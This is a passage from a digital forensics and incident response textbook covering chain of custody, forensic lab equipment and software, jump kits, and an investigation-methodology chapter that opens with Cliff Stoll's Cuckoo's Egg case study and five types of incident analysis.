- **FROM** and **TO**: These fields can either be a person or a storage place. For example, if an analyst has seized a hard drive and is moving it to a secure storage locker, they would note it as the **TO** location. It is critical to have individuals named within the chain of custody sign the form when applicable to enforce accountability.
- **Reason**: Moving a piece of evidence should never be done without a reason. In this portion of the chain of custody form, the reason is described.

The following screenshot is a sample of the movement of the hard drive recorded in the previous screenshot. Each movement of each individual piece of evidence is recorded here. The first move is the actual seizure of the drive from the system. In this case, there is no individual custodian, as the drive has been taken from the data center. What is critical is that the author is the custodian of the drive until he can transfer it to Carol Davis of IRProactive for analysis. The details are as follows:

Chain of Custody

Tracking No:	Date/Time:	FROM:	TO:	Reason:
1	Date: 03/15/22	Name/Org: Gerard Johansen IRProactive	Name/Org: Carol Davis IRProactive Evidence Custodian	Evidence acquisition and storage
	Time:0126 UTC	Signature: Gerard Johansen	Signature: Carlos Davis	
2	Date: 03/16/22	Name/Org: Carol Davis	Name/Org: Gerard Johansen	Analysis
	Time: 1642 UTC	Signature: Carlos Davis	Signature: Gerard Johansen	

Figure 3.6 – Chain of custody details

The chain of custody is maintained throughout the life of the piece of evidence. Even when the evidence is destroyed or returned, an entry is made in the chain of custody form. These forms should be maintained with any other material generated by the incident and made part of any subsequent report that is created.

https://t.me/learningnets

Examination

The examination phase details the specific tools and forensic techniques that are utilized to discover and extract data from the evidence that is seized as part of an incident. For example, in a case where malware is suspected to have infected a desktop system as part of a larger attack, the extraction of specific information from an acquired memory image would take part at this stage. In other cases, digital forensics examiners may need to extract **Secure Shell** (**SSH**) traffic from a network capture. The examination of digital evidence also continues the process of proper preservation, in that examiners maintain evidence with the utmost care during the examination. If the digital forensics examiner does not take care to preserve the evidence at this stage, there is the possibility of contamination, which would result in the evidence being unreliable or unusable.

Analysis

Once the examination phase has extracted potentially relevant pieces of data, the digital forensics examiner then analyzes the data, considering any other relevant data obtained. For example, if the digital forensics analyst has discovered that a compromised host has an open connection to an external IP address, they would then correlate that information with an analysis of a packet capture taken from the network. Using the IP address as a starting point, the analyst would be able to isolate that traffic. From here, the analyst may be able to determine that the compromised host is sending out a beacon to a C2 server. From here, using additional sources, the analyst may be able to determine which attack vector is linked to that IP address.

Presentation

The reporting of facts related to digital forensics needs to be clear, concise, and unbiased. In nearly all instances, a forensic examiner will be required to prepare a detailed written report, which addresses every action and captures the critical data required. This report should be thorough, accurate, and without opinion or bias. This report will often be made part of a larger incident investigation and aids in determining the root cause of an incident.

Another aspect of presentation is the role that a forensic examiner might play in a criminal or civil proceeding. Testifying in court may be required if the incident under investigation has yielded a suspect or other responsible party. It is during this testimony that the forensic examiner will be required to present the facts of the forensic examination, in much the same dispassionate manner as the report. The examiner will be required to present facts and conclusions without bias and may be limited as far as what the opinions they can testify are. How an examiner will be allowed to testify is often dependent on their training and experience. Some may be limited to presenting the facts of the examination. Other times, as an examiner acquires skills and has been deemed an expert witness, they may be able to offer an opinion.

https://t.me/learningnets

The digital forensics lab

Digital forensics is an exacting process, which involves the use of proper tools, techniques, and knowledge in order to extract potential evidence from systems. It is imperative that forensic examiners have a location that is separate from normal business operations. The best approach to achieving this separation is to provide CSIRT members directly involved in the examination of digital evidence with a location that is completely separate from the rest of the organization. A digital forensics lab should have several key features to ensure that examiners have the necessary privacy, but also to ensure the integrity of the evidence while it is being examined.

Physical security

Access to the forensic lab needs to be strictly controlled. In order to maintain a chain of custody, only those with a justifiable need should be allowed access to the lab. This limitation is necessary to remove any chance that the evidence can be tampered with or destroyed. The lab should therefore remain locked at all times. Ideally, access should be granted via access cards or fobs, with a central management system granting access. This allows for a complete reconstruction of all personnel who access the laboratory within a specific time period.

The laboratory should also contain evidence lockers so that evidence can be properly stored while not being examined. Lockers should be secured, either through an onboard lock or through the use of a combination lock. The keys to these lockers should be secured within the laboratory and access should only be given to examiners. If the organization has adequate resources, each specific incident should have its own locker, with all the evidence contained within a single locker. This reduces the chance of digital evidence becoming commingled.

The climate and humidity should be controlled in much the same way as in any data center and should be set to the appropriate levels.

Tools

Depending on the specific examinations to be performed, it may become necessary to remove screws or cut wires. Having a small set of hand tools will be convenient for examiners. The laboratory should also be stocked with boxes for securing evidence. If examiners may have to process smartphones or tablets, Faraday bags should be available. These bags allow examiners to isolate a smartphone or tablet from the cellular network while still maintaining a power source.

Hardware

The laboratory should have sufficient computers and other hardware to perform a variety of necessary functions. Examiners will be tasked with imaging hard drives and processing gigabytes of data. As a result, a forensic computer with sufficient RAM is necessary. While there are personal preferences for the amount, a minimum of 32 GB of RAM is recommended. In addition to memory and processing power, examiners will often be looking at a large amount of data. Forensic workstations should have a primary OS drive that can contain forensic software and a secondary drive to hold evidence. The secondary drive should contain 2 TB of storage or more.

https://t.me/learningnets

In addition to a forensic workstation, the examiner should also be provided with an internet-connected computer. The forensic workstation should have no internet connection to maintain security, but also to guard against the possible corruption of evidence during an examination. A secondary machine should be used to conduct research or write reports.

Another piece of critical information is a physical write blocker. This device allows for a connection between a hard drive seized as evidence and the forensic imaging machine. The critical difference between this physical write blocker and a USB or Thunderbolt connection is that the digital forensics examiner can be sure that there is no data written to the evidence drive. *Figure 3.7* shows the Tableau eSATA Forensic Bridge physical write blocker:



Figure 3.7 – A physical write blocker

For digital forensics laboratories that conduct a higher number of imaging tasks, there is the option of including a dedicated forensic imaging station. This allows for quicker imaging of evidence drives and does not tie up a forensic workstation. The drawback is its expense: if the CSIRT member does not see a performance drop without it, it may be hard to justify such an expense.

The CSIRT should also invest in an inventory of high-capacity external USB drives. These are much easier to work with and use in the imaging process than traditional SATA or IDE drives. These drives are utilized to store an evidence drive image for further analysis. The CSIRT member should have at least six of these high-capacity drives available. Drives that have 2 TB to 3 TB of storage space can possibly store several images at a time. Smaller USB drives are also useful to have on hand to capture log files and memory images for later processing. With any of these USB drives, having the latest 3.0 version allows for faster processing as well.

https://t.me/learningnets

Finally, digital forensics examiners that support a CSIRT should have a durable case to transport all the necessary hardware, in the event they have to conduct an off-site examination. Many of these tools are fragile and would not stand the pounding enacted by baggage handlers at the local airport. The CSIRT should invest in at least two hard-sided cases, such as those used for electronic or photographic equipment. One case can transport hardware such as external hard drives and the second can transport a forensics laptop and minimize the potential damage caused by rough handling.

Software

There are a number of software tools on the commercial and freeware market today. A digital forensics laboratory should have access to several tools to perform similar functions. At a minimum, the lab should have software that can perform imaging of evidence drives, examine images, analyze memory captures, and report findings.

There are several different types of forensic software that a digital forensics analyst can utilize. The first of these is forensic applications. These applications are purpose-designed to perform a variety of digital forensics tasks. They are often commercially available and are widely used in law enforcement and government communities, as well as in private industry. The following four forensic applications are the most common and widely deployed:

- **Autopsy**: This open source software, developed by Brian Carrier, provides a feature-rich application that automates key digital forensics tasks. As an open source project, Autopsy also has open source modules that provide a great deal of additional functionality. Autopsy will be covered in greater depth in later chapters.
- **EnCase**: Developed by OpenText, EnCase is a full-spectrum digital forensics application, which performs the entire gamut of tasks involved in the examination of digital evidence, primarily from hard drives and other storage media. Besides analyzing digital evidence, EnCase has a reporting capability that allows examiners to output case data in an easy-to-digest format. EnCase is widely deployed in government and law enforcement agencies. One drawback is the cost associated with the application. Some CSIRTs and forensic examiners on a limited budget will have trouble justifying this cost.
- **Forensic Toolkit** (**FTK**): This is another full-service forensic application that is widely used by government and law enforcement agencies. With many of the same features as EnCase, this may be an alternative that digital forensics analysts will want to explore.
- **X-Ways Forensics**: Another option is the X-Ways Forensics application. With similar functionality to FTK and EnCase, this is a great lower-cost option for CSIRTs who do not need functionality such as network access or remote capture.

https://t.me/learningnets

Use validated tools

There are several high-profile cases where digital forensic tools were called into question. In the United States, Casey Anthony was on trial for the murder of her daughter. During the trial, the prosecution submitted Anthony's internet browser history as evidence. The history was extracted with the tool CacheBack. A review of this software by the tool's author found that it had a software bug. There is little evidence that the tool had an impact on the jury deliberations, but it does serve as a lesson to ensure that the tools used in digital forensics, specifically in cases that may proceed into the legal arena, are validated.

Linux OS forensic tools

There is also a wide range of Linux distributions that have been created for digital forensics purposes. These distributions, often provided for free, provide tools that can aid a digital forensics investigator. These tools are divided into two main types. The first of these are distributions that are intended as boot CD/DVD or USBs. These are useful for conducting triage or obtaining access to files without having to image the drive. These distributions can be placed onto a CD/DVD or, more commonly these days, a USB device. The examiner then boots the system under investigation into the Linux distribution. There are a number of these distributions available.

The following are two that are popular with digital forensics examiners:

- **Digital Evidence and Forensic Toolkit** (**DEFT**) **Zero**: This is based upon the GNU Linux platform. DEFT can be booted from a USB or CD/DVD. Once booted, the DEFT platform includes a wide range of tools that can be utilized by a digital forensics examiner to perform functions such as the acquisition of mass storage. For example, they may acquire the hard drive on the system from which it is booted. DEFT minimizes the risk of altering data on the system by not booting into the swap partition and not using automated mounting scripts, thereby ensuring the integrity of the system's storage. We can see the DEFT OS in the following screenshot.

https://t.me/learningnets



Figure 3.8 – The DEFT digital forensics OS

- **Computer Aided INvestigative Environment** (**CAINE**): This is another forensic distribution that will be put to further use in this book. CAINE is a GNU/Linux platform that includes several tools to assist digital forensics examiners. CAINE can be seen in the following screenshot.



Figure 3.9 – The CAINE digital forensics OS

https://t.me/learningnets

Another category of Linux distributions is those designed as platforms for conducting examinations of evidence such as RAM captures and network evidence. There are several distributions available:

- **The SANS Investigative Forensic Toolkit** (**SIFT**): This is a comprehensive forensic toolset, based upon the Ubuntu 20.04 Base OS. Tools are included for imaging, memory analysis, timeline creation, and a host of other digital forensics tasks. SIFT is provided for free by the SANS Institute as a standalone virtual machine, an ISO file, or as part of Windows Subsystem for Linux, available at `https://www.sans.org/tools/sift-workstation`. Once installed, there is a desktop based upon the Ubuntu distribution, with additional tools that are run from the command line or through a GUI, as can be seen in the following screenshot.



Figure 3.10 – The SANS SIFT Workstation

- **CSI Linux**: This is another feature-rich forensics platform in CSI Linux, as seen in the following screenshot. This digital forensics operating system includes 175 tools for conducting a wide variety of tasks. The tool is available as a preconfigured virtual system, as well as a bootable version that can be deployed via a USB. These are available at `https://csilinux.com`.

https://t.me/learningnets




Figure 3.11 – The CSI Linux digital forensics OS

- **REMnux**: REMnux is a specialized tool that has aggregated a variety of malware reverse engineering tools into an Ubuntu Linux-based toolkit. Some of the tools available in REMnux have been created for analyzing Windows and Linux malware and for examining suspicious documents, and it also can intercept potential malicious network traffic in an isolated container. We can see REMnux in the following screenshot.



Figure 3.12 – The REMNUX digital forensics OS

https://t.me/learningnets

Jump kits

One facet of incident response that can present a challenge to CSIRT team members is the possibility that they may have to respond to incidents outside their own location. Off-site response is quite common in larger enterprises and is even the norm in CSIRTs that consult for other organizations. As a result, CSIRTs may often have to perform the entire response at another location, without the support of a digital forensics laboratory. With this challenge in mind, CSIRTs should prepare several jump kits. These kits are preconfigured and contain the hardware and software necessary to perform the tasks a CSIRT would be called upon to carry out during an incident. These kits should be able to sustain an incident investigation throughout the process, with the CSIRT identifying secure areas at the incident location in which to store and analyze evidence.

Jump kits should be portable, able to be configured to fit within a secure hard-sided case, and ready to be deployed at any time. CSIRTs should ensure that after each incident, the jump kit is restocked with any items that were utilized in the last incident, and that hardware and software are properly configured so that analysts can be confident in their availability during an incident. An example of a jump kit can be seen in the following photo.



Figure 3.13 – A digital forensics jump kit

https://t.me/learningnets

At a minimum, a jump kit should contain the following:

- **A forensic laptop**: This laptop should contain enough RAM (32 GB) to image a hard drive in a reasonable amount of time. The laptop should also contain a forensic software platform (as previously discussed). If possible, the laptop should also contain at least one Linux forensic OS, such as CAINE or SIFT.
- **Networking cables**: Having several CAT5 cables of varying lengths is useful in the event that the CSIRT team has to access a network or patch into any network hardware, such as a router or a switch.
- **A physical write blocker**: Each kit should have a physical write blocker, which can be used to image any hard drives that CSIRT personnel may encounter.
- **External USB hard drives**: The jump kit should contain several 1 TB or 2 TB USB hard drives. These will be used for imaging hard drives on potentially compromised systems.
- **External USB devices**: It is not forensically sound to store evidence collected from log sources or RAM captures on a potentially compromised system. The jump kit should contain several large-capacity (64 GB) USBs for offloading log files, RAM captures, or other information obtained from command-line outputs.
- **A bootable USB or CD/DVD**: While not utilized in every case, having several bootable Linux distributions can be useful in the event that the forensic laptop is currently performing another task.
- **Evidence bags or boxes**: It may become necessary to seize a piece of evidence and transport it off-site while an incident is ongoing. There should be the capability to secure evidence on-site without having to search around for a proper container.
- **Anti-static bags**: In the event that hard drives are seized as evidence, they should be transported in anti-static bags.
- **Chain of custody forms**: As previously discussed, having a chain of custody form for each piece of evidence is critical. Having a dozen blank forms available saves the trouble of trying to find a system and printer to print out new copies.
- **A toolkit**: A small toolkit that contains screwdrivers, pliers, and a flashlight comes in handy when hard drives must be removed, connections must be cut, or the analyst has to access a dark corner of the data center.

https://t.me/learningnets

- **A notepad and writing instrument**: Proper documentation is critical; handwritten notes in pen may seem old-fashioned but they are the best way to reconstruct events as an incident continues to develop. Having several steno notebooks and pens as part of the kit ensures that CSIRT personnel do not have to hunt down these items when a critical event has just occurred. Jump kits should be inventoried at least monthly so that they are fully stocked and prepared for deployment. They should also be secured and accessible to CSIRT personnel only. Left in public view, these kits are often raided by other personnel in search of a screwdriver, network cable, or flashlight. For CSIRTs that support geographically dispersed organizations, with several kits at key locations, such as major office headquarters, data centers, or other off-site locations, it may be a good idea to have several of these jump kits prestaged for use. This avoids having to cart the kit through an airport. An example of some items to be stocked in a jump kit can be seen in the following photo.



Figure 3.14 – Contents of a jump kit

Congratulations on successfully completing this chapter!

https://t.me/learningnets

Summary

Incident response spans a wide range of disciplines, from legal to scientific. CSIRT members responsible for conducting digital forensics examinations should be very familiar with the legal and technical aspects of digital forensics. In addition, they should be familiar with a wide variety of tools and equipment necessary to acquire, examine, and present data discovered during an examination. The proper application of forensic techniques is critical to provide insight into the chain of events that led to the deployment of the CSIRT to investigate an incident. In this chapter, we initially delved into the various legal aspects of digital forensics, such as the rules of evidence and laws pertaining to cybercrime. Next, we discussed the science of digital forensics, providing an understanding of how techniques should be applied to investigations. To enhance this knowledge, we looked at how these techniques fit into a framework of digital investigations. We then conducted an overview of the various tools available for digital forensics examiners.

In the next chapter, we are going to tie digital forensics into an investigative methodology for incident response.

Questions

1. What is not a federal rule of evidence?

   A. A test for relevant evidence
   B. Locard's principle
   C. A testimony by an expert witness
   D. The Best Evidence Rule

2. A proper chain of custody should be maintained to ensure the integrity of digital evidence.

   A. True
   B. False

3. Which items should be included as part of a digital forensics jump kit?

   A. A physical write blocker
   B. Notepad and pen
   C. Networking cables
   D. All of the above

https://t.me/learningnets

4. What is NOT a portion of the forensic process?

   A. Identification
   B. Courtroom testimony
   C. Collection
   D. Analysis

Further reading

- The Digital Forensics Research Workshop: `https://www.dfrws.org`
- ISACA's Overview of Digital Forensics: `http://www.isaca.org/Knowledge-Center/ Research/ResearchDeliverables/Pages/overview-of-digital-forensics.aspx`
- Historical background on the FBI CART: `https://www.ncjrs.gov/App/Publications/abstract.aspx?ID=137561`

https://t.me/learningnets

4

Investigation Methodology

So far, the last three chapters have set out the basics of incident response and how digital forensics plays a key role in understanding the nature of an incident. Another key component of incident response is the investigation component. An incident investigation is a methodology and process through which analysts form a hypothesis and test that hypothesis to answer questions regarding digital events. The main data that is fed into the digital investigation process comes from the proper handling and analysis of digital evidence. *Figure 4.1* shows the relationship between digital forensics, incident response, and incident investigation.




Figure 4.1 – Relationship between digital forensics, incident investigation and incident response

This chapter will focus on the incident investigation as part of the overall incident response process. Through these methodologies, analysts will have a road map to follow that will allow them to approach an incident investigation according to an organized and systematic method.

https://t.me/learningnets

This chapter will cover the following topics:

- An intrusion analysis case study: The Cuckoo's Egg
- Types of incident investigation analysis
- Functional digital forensics methodology
- The cyber kill chain
- A diamond model of intrusion analysis

An intrusion analysis case study: The Cuckoo's Egg

There have been very many high-profile incidents in the last 30 years, so finding one that encapsulates a good case study for an incident investigation is not difficult. It may be beneficial to go to the beginning and examine one of the first incident investigations where someone had to create methods of gathering evidence and tracking adversaries across the globe. One aspect of this analysis to keep in mind is that even without a construct, these individuals were able to craft a hypothesis, test it, and analyze the results to come to a conclusion that ultimately helped find the perpetrators.

In August 1986, astronomer and systems administrator at the **Lawrence Berkley Laboratory** (**LBL**), Cliff Stoll, was handed a mystery by his supervisor. During a routine audit, the staff at LBL discovered an accounting error by a margin of .75 dollars. At that time, computer resources were expensive. Every amount of computing that was used had to be billed to a project or department within the laboratory. This required very detailed logs of user account activity to be maintained and audited. A quick check of the error revealed a user account that had been created without any corresponding billing information.

The mystery deepened when the LBL received a message from the National Computer Security Center. They indicated that a user at LBL was attempting to access systems on the MILNET, the Defense Department's internal network. Stoll and his colleagues removed the unauthorized account but the still-unidentified intruder remained. Stoll's initial hypothesis was that a student trickster from the nearby University of California was playing an elaborate prank on both the LBL and the various MILNET entities that were connected. Stoll then began to examine the accounting logs in greater detail to determine who the individual behind the intrusion was. What followed was a ten-month odyssey through which Stoll traced traffic across the United States and into Europe.

After tossing the trickster hypothesis, Stoll's first step was to create a log of all the activities that he and the other staff at LBL carried out. At the onset of his investigation, Stoll came upon an aspect of investigating network intrusions that other responders have had to learn the hard way: that an intruder may be able to access emails and other communications while having access to compromised systems. As a result, Stoll and his team resorted to in-person or telephone communications while keeping up a steady stream of fake emails to keep the intruder feeling confident that they had still not been detected. This log would come in handy at a later stage of the investigation when a clearer picture of the events emerged.

https://t.me/learningnets

The first major challenge that Stoll and the team would have to contend with was the lack of any visibility into the LBL network and the intruder's activity. In 1986, tools such as event logging, packet capture, and **Intrusion Detection Systems** (**IDSs**) did not exist. Stoll's solution to this challenge was to string printers on all lines that were leading to the initial point of entry. These printers would serve as the logging for the unknown intruder's activity. After examining one of the intruder's connections, he was able to determine that the intruder was using the X.25 ports. From here, Stoll was able to set up a passive tap that captured the intruder's keystrokes and output the data to either a floppy disk or a physical printer.

With the ability to monitor the network, Stoll then encountered another challenge: tracing the attacker back to their origin. At that time, remote connections were done over telephone lines and the ability to trace back a connection was dependent on a collection of phone companies. Compounding this challenge was the fact that the attacker would often use the LBL connection as a jumping-off point to other networks. This meant that the connections Stoll was hunting down would only last a few minutes. Stoll set up several alerts on the system that would page him via a belt pager, at which time he could remote into the LBL systems to begin another trace. Despite these steps, Stoll and his colleagues were still unable to maintain a connection long enough to determine the source.

The solution to this challenge was found in what the attacker was attempting to access. During his analysis, Stoll observed that the attacker was not only accessing the LBL network but had used the connection to search other networks belonging to the United States military and their associated defense contractors. The solution that Stoll came up with was based on a suggestion by his then-girlfriend. In order to keep the intruder connected, Stoll created a series of fake documents with titles that appeared to an outsider to be associated with the **Strategic Defense Initiative** (**SDI**) program. Anyone that was attempting to gain classified information would immediately recognize the strategic importance of these documents. Additionally, Stoll planted a form letter indicating that hard copy documents were also available by mail. Access to the files was strictly controlled with alerts placed on them to indicate when the attacker attempted to access them. This approach worked. Not only had the yet-to-be-identified intruder spent an hour reading the fictitious files, but they had also sent a request to be added to the mailing list via the post office.

The main hurdle that Stoll continually ran into during these 10 months was tracing the attacker's connections to the LBL network. The intruder kept up a steady pattern of using a wide range of networks to connect through. Secondly, the intruder varied their connection times to only stay on for a few minutes at a time. Through his initial work, Stoll was able to identify a dial-up connection in Oakland, California. With cooperation from the telephone company, he was able to isolate a connection from a modem that belonged to a defense contractor in McLean, Virginia. With coordination from the data communications company Tymnet, Stoll and the team were able to trace the connection to the LBL network back to Germany.

It was after Stoll placed the fictitious documents on the LBL systems that he was able to complete his tracing. Even so, this tracing took a good deal of coordination between Stoll, Tymnet, various universities, and even German law enforcement. In the end, Stoll's efforts paid off, as he was able to

https://t.me/learningnets

identify the perpetrators as members of the German Chaos Computer Club. The individuals were tied to additional break-ins associated with various universities and defense contractors in the United States.

It may seem odd to examine a network intrusion from 1986 but there is still a great deal we can learn from Stoll's work. First, this was arguably the first publicly documented **Advanced Persistent Threat** (**APT**) attack. The subsequent investigation by the FBI and other governmental agencies determined that the Chaos Computer Club was attempting to gain financially by selling intelligence to the **Komitet Gosudarstvennoy Bezopasnosti** (**KGB**). An interesting aside is that initially, the KGB had very little experience in conducting network intrusions for intelligence purposes. Stoll uncovered a significant vulnerability that counterintelligence personnel should have been aware of: that adversarial intelligence agencies were now using the emerging internet as an intelligence collection method.

Cliff Stoll's story

Cliff Stoll has written and spoken extensively on his experience tracking the LBL hacker. A copy of his article *Stalking the Wily Hacker* is included in the supplemental material for this chapter. Stoll also published a full book, *The Cuckoo's Egg*. This is well worth reading, even though the events took place over 35 years ago.

A second lesson we can learn from this is that a comprehensive and detailed investigation can lead back to the origin of an attack. In this case, Stoll could have easily downed the connection and removed the attacker from the network. Instead, he set out to comprehensively detail the **Tactics, Techniques, and Procedures** (**TTPs**) of the attacker. With some deception, he was further able to tie an individual to a keyboard, a tall order in 1986. Overall, Stoll showed that through detailed investigation of an intrusion, he and others could uncover details of the wider scope of an attack that went far beyond a .75 cent accounting error into global espionage and cold war politics. These lessons are as salient today as they were in 1986. Keep this in mind as we examine how intrusion analysis serves as a source for our own understanding of attackers today.

Types of incident investigation analysis

Digital investigations are not all the same. There are a variety of reasons that a **Computer Security Incident Response Team** (**CSIRT**) will stop an investigation based on the time allowed, the type of incident, and the overall goal of the investigation. It makes no sense for two or three CSIRT analysts to spend a full day investigating a small-scale malware outbreak. On the other hand, a network intrusion where the adversary has been in the network for three months will require a much more detailed examination of the evidence to determine how the adversary was able to gain access, what information they aggregated and exfiltrated, and what the impact on the organization has been.

The result is that there are several different types of incident investigations conducted by various individuals within an organization. *Figure 4.2* shows the five layers and the personnel involved, along with the corresponding time and the necessary investigative resources:

https://t.me/learningnets




Figure 4.2 – Types of incident investigation

Let us discuss the five layers in detail:

- **Detection analysis**: This is the basic analysis that is often conducted at the first signs of a security event's detection. For example, a security device's telemetry indicates a network connection to a known **Command-and-Control** (**C2**) server. A quick check of the dashboard may indicate a localized event or potentially a wider incident. The detection analysis is often limited to telemetry and a secondary source, such as an external threat intelligence feed. The goal of this analysis is to determine whether the event is an incident that needs to be escalated to the CSIRT or not.
- **Preliminary analysis**: Security incidents are often ambiguous. CSIRT and SOC personnel need to develop insight into the initial infection, lateral movement, and how the adversary is maintaining control over the compromised system. The preliminary analysis utilizes tools that rapidly acquire selected evidence and analysis to determine the scope of an incident and provide information to the leadership, which can be used to contain an incident and gain time to decide on the next steps in investigation and response.
- **Root-cause analysis**: This type of investigation is usually executed in conjunction with containment steps. The main goal here is to acquire and analyze evidence to determine how the adversary was able to gain access to the network, what steps they took and what they were, and what the potential impact on the organization was. The aim of this type of investigation is to remediate vulnerabilities and improve the overall security of the enterprise to lessen the risk of future intrusions.

https://t.me/learningnets

- **Intrusion analysis**: Organizations can glean a good deal of insight into the TTPs of an adversary through a root-cause analysis. An intrusion analysis goes into greater detail to present a comprehensive picture of how an adversary operated during the network intrusion. As *Figure 4.2* shows, an intrusion analysis will often take a much longer time and more investigative effort than necessary to contain, eradicate, and recover from an incident. An intrusion analysis does benefit the organization, however, as far as it provides a comprehensive insight into the adversary's behavior. This not only explains the adversary's behavior but also provides valuable intelligence on more advanced adversaries in general.
- **Attribution analysis**: At the top end in terms of time and investigative effort is attribution. Attribution, simply put, ties an intrusion to a threat actor. This can be a group such as the Conti ransomware group, Fancy Bear, or, in some cases, such as with the Mandiant APT1 report (`https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf?source=post_page`), intrusion activity may be tied to a specific unit of the Chinese military, along with specific individuals. The time and resources necessary for incident attribution are often outside the reach of CSIRTs. Attribution is most often reserved for cyber threat intelligence purposes. With that said, there are organizations that leverage the investigative experience, tools, and techniques of CSIRT members, so there is still a good chance that the team may be engaged in such an analysis.

Each one of these analyses has its place in incident investigations. Which type of analysis is conducted is dependent on several factors: first, the overall goal of the organization. For example, a network intrusion may be investigated to only determine the root cause, as the organization does not have the time or resources to go any farther. In other incidents, the organization may have legal or compliance requirements that dictate incidents are fully investigated, no matter how long it takes.

Second, the evidence available will largely dictate how far analysis can go. Without a good deal of evidence sources across the network, the ability to conduct a full intrusion analysis will be limited, or even impossible. Finally, the time available to conduct more intensive analysis is often a factor. The organization may not have the time or personnel to go in as deeply as a full intrusion analysis could, or it may feel that a root-cause analysis that removes the adversary from the network and prevents future occurrences suffices.

Functional digital forensic investigation methodology

There are several different methodologies for conducting analysis. The following digital forensics investigation methodology is based on the best practices outlined in the NIST Special Publication 800-61a, which covers incident response, along with Dr. Peter Stephenson's End-to-End Digital Investigations methodology. These two methodologies were further augmented by the research publication *Getting Physical with the Digital Investigation Process* by Brian Carrier and Eugene H. Spafford.

The overall approach to this kind of methodology is to apply digital evidence and analysis to either prove or disprove a hypothesis. For example, an analyst may approach the intrusion based on the initial identification with the hypothesis that the adversary was able to gain an initial foothold on

https://t.me/learningnets

the network through a phishing email. What is necessary is for the analyst to gather the necessary information from the infected system, endpoint telemetry, and other sources to trace the introduction of malware through an email.

The following methodology utilizes 10 distinct phases of an incident investigation to ensure that the data acquired is analyzed properly and that the conclusion supports or refutes the hypothesis created.

